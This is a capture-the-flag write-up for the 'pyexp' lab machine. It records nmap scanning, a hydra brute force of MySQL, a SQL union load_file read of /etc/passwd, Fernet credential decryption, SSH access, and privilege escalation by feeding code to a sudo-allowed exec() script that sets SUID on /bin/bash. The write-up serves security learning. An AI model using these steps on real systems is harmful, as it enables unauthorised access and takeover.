

pyxp

Kinda lazy to do a netdiscover since its already not working on my system for some strang reasons so i proceed to do a nmap scan for open ports




```
root@kali:~# nmap -p- -sC -sV pyxp
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-09 16:46 +08
Nmap scan report for pyxp (192.168.112.135)
Host is up (0.00060s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE VERSION
1337/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 f7:af:6c:d1:26:94:dc:e5:1a:22:1a:64:4e:1c:34:a9 (RSA)
|   256 46:d2:8d:bd:2f:9e:af:ce:e2:45:5c:a6:12:c0:d9:19 (ECDSA)
|_  256 8d:11:ed:ff:7d:c5:a7:24:99:22:7f:ce:29:88:b2:4a (ED25519)
3306/tcp open  mysql   MySQL 5.5.5-10.3.23-MariaDB-0+deb10u1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.23-MariaDB-0+deb10u1
|   Thread ID: 37
|   Capabilities flags: 63486
|   Some Capabilities: DontAllowDatabaseTableColumn, Support41Auth, Lon
pression, Speaks41ProtocolNew, SupportsLoadDataLocal, ConnectWithDataba
|   Status: Autocommit
|   Salt: >NLqtr`jt(dDdK+6i2\Z
|_  Auth Plugin Name: 104
MAC Address: 00:0C:29:E5:85:12 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Proceed to bruteforce mysql services using hydra and rockyou as a dictionary file and hit gold.




```
[3306][mysql] host: 192.168.112.135   login: root   password: prettywoman
[STATUS] attack finished for 192.168.112.135 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-09 17:01:41
root@kali:/SecLists/Passwords# hydra -l root -P /usr/share/wordlists/rockyou.txt 192.168.112.135
```

After logging into the system, i found some interesting stuff like fernet.
Learned some crypto on my cybersecurity module and the word seems familiar.




```
root@kali:/SecLists/Passwords# mysql -u root -p -h 192.168.112.135
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 22034
Server version: 10.3.23-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> use data;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [data]> select * from fernet;
+-----------------------------------------------------------------------------------------------
| cred
+-----------------------------------------------------------------------------------------------
| gAAAAABfMbX0bqWJTTdHKUYYG9U5Y6JGCpgEiLqmYIVlWB7t8gvsuayfhLOO_cHnJQF1_ibv14si1MbL7Dgt9Odk8mKHAXL
+-----------------------------------------------------------------------------------------------
1 row in set (0.001 sec)
```

After digging those creds, i proceed to get which user has a login shell and in this case its lucy.




```
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
lucy:x:1000:1000:lucy,,,:/home/lucy:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
 |
+-----------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------
2 rows in set (0.001 sec)

MariaDB [data]> select * from fernet union select 1,load_file("/etc/passwd");
```

Before actually going into the code itself, gotta install the required module.



```
root@kali:/SecLists/Passwords# pip install cryptography
Requirement already satisfied: cryptography in /usr/lib/python2.7/dist-packages (2.6.1)
```

Encryption and decryption is pretty self-explanatory after looking through the codes:
https://cryptography.io/en/latest/fernet/



Fernet (symmetric encryption)


Fernet guarantees that a message encrypted using it cannot be manipulated or read without the key. Fernet is an implementation of symmetric (also known as "secret key") authenticated cryptography. Fernet also has support for implementing key rotation via `MultiFernet`.

class **cryptography.fernet.Fernet**(*key*) [source]

This class provides both encryption and decryption facilities.


```
>>> from cryptography.fernet import Fernet
>>> key = Fernet.generate_key()
>>> f = Fernet(key)
>>> token = f.encrypt(b"my deep dark secret")
>>> token
b'...'
>>> f.decrypt(token)
b'my deep dark secret'
```

Here's the code to decrypt the ciphertext given a key:




```
#!/usr/bin/env python3

from cryptography.fernet import Fernet

class Crypto:
        def __init__(self):
                self.enc_key = b'UJ5_V_b-TWKKyzlErA96f-9aEnQEfdjFbRKt8ULjdV0='
                self.creds = b'gAAAAABfMbX0bqWJTTdHKUYYG9U5Y6JGCpgEiLqmYIVlWB7t8gvsuayfhLOO_cHnJQ
02MMzh_z_eI7ys='

        def decrypt(self):
                f = Fernet(self.enc_key)
                decrypted_cred = f.decrypt(self.creds).decode()
                print(f"[+] Decrypted cred - {decrypted_cred}")

if __name__ == "__main__":
        crypto = Crypto()
        crypto.decrypt()
```

Plaintext:




```
root@kali:/py# ./crypto.py
[+] Decrypted cred - lucy:wJ9`"Lemdv9[FEw-
```

Proceed to login to ssh using the decrypted password, able to login successfully.




```
root@kali:/SecLists/Passwords# ssh lucy@192.168.112.135 -p 1337
lucy@192.168.112.135's password:
Linux pyexp 4.19.0-10-amd64 #1 SMP Debian 4.19.132-1 (2020-07-24) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Aug 10 18:44:44 2020 from 192.168.1.18
lucy@pyexp:~$
```

User.txt




```
lucy@pyexp:~$ cat user.txt
8ca196f62e91847f07f8043b499bd9be
lucy@pyexp:~$
```

First order of things is to check what stuff lucy can run as root and it happened to be some python file.




```
lucy@pyexp:~$ sudo -l
Matching Defaults entries for lucy on pyexp:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/s

User lucy may run the following commands on pyexp:
    (root) NOPASSWD: /usr/bin/python2 /opt/exp.py
lucy@pyexp:~$
```

Looking at the python code, exec() is kinda vulnerable.




```
lucy@pyexp:~$ cat /opt/exp.py
uinput = raw_input('how are you?')
exec(uinput)

lucy@pyexp:~$
```

Managed to code the file for privilege escalation. This will be read and later executed.




```
import os
from subprocess import Popen, PIPE

class Escalate:
        def __init__(self):
                self.target_file = '/bin/bash'

        def check_perms(self):
                st = os.stat(self.target_file)
                permissions= oct(st.st_mode)
                print("[+] Permissions- %s" %permissions[3:])

        def execute(self):
                self.check_perms()
                process = Popen(['chmod','+s', self.target_file], stdout=PIPE, stderr=PIPE)
                results, stderr = process.communicate()
                self.check_perms()

if __name__ == "__main__":
        escalate = Escalate()
        escalate.execute()
```

This one liner kinda tells python to read and execute escalate.py




```
lucy@pyexp:~$ sudo /usr/bin/python2 /opt/exp.py
how are you?with open("/home/lucy/escalate.py","r") as f: exec(f.read())
[+] Permissions- 0755
[+] Permissions- 6755
```

Confirmed that bash can executed as root user.



```
lucy@pyexp:~$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18  2019 /bin/bash
lucy@pyexp:~$ 
```

Managed to get root and view root.txt!



```
lucy@pyexp:~$ /bin/bash -p
bash-5.0# cd /root
bash-5.0# ls -lah
total 32K
drwx------  3 root root 4.0K Aug 10 18:53 .
drwxr-xr-x 18 root root 4.0K Aug 10 18:53 ..
-rw-------  1 root root    5 Aug 10 18:53 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x  3 root root 4.0K Aug 10 16:16 .local
-rw-------  1 root root 2.7K Aug 10 18:33 .mysql_history
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   33 Aug 10 17:05 root.txt
bash-5.0# cat root.txt
a7a7e80ff4920ff06f049012700c99a8
bash-5.0# 
```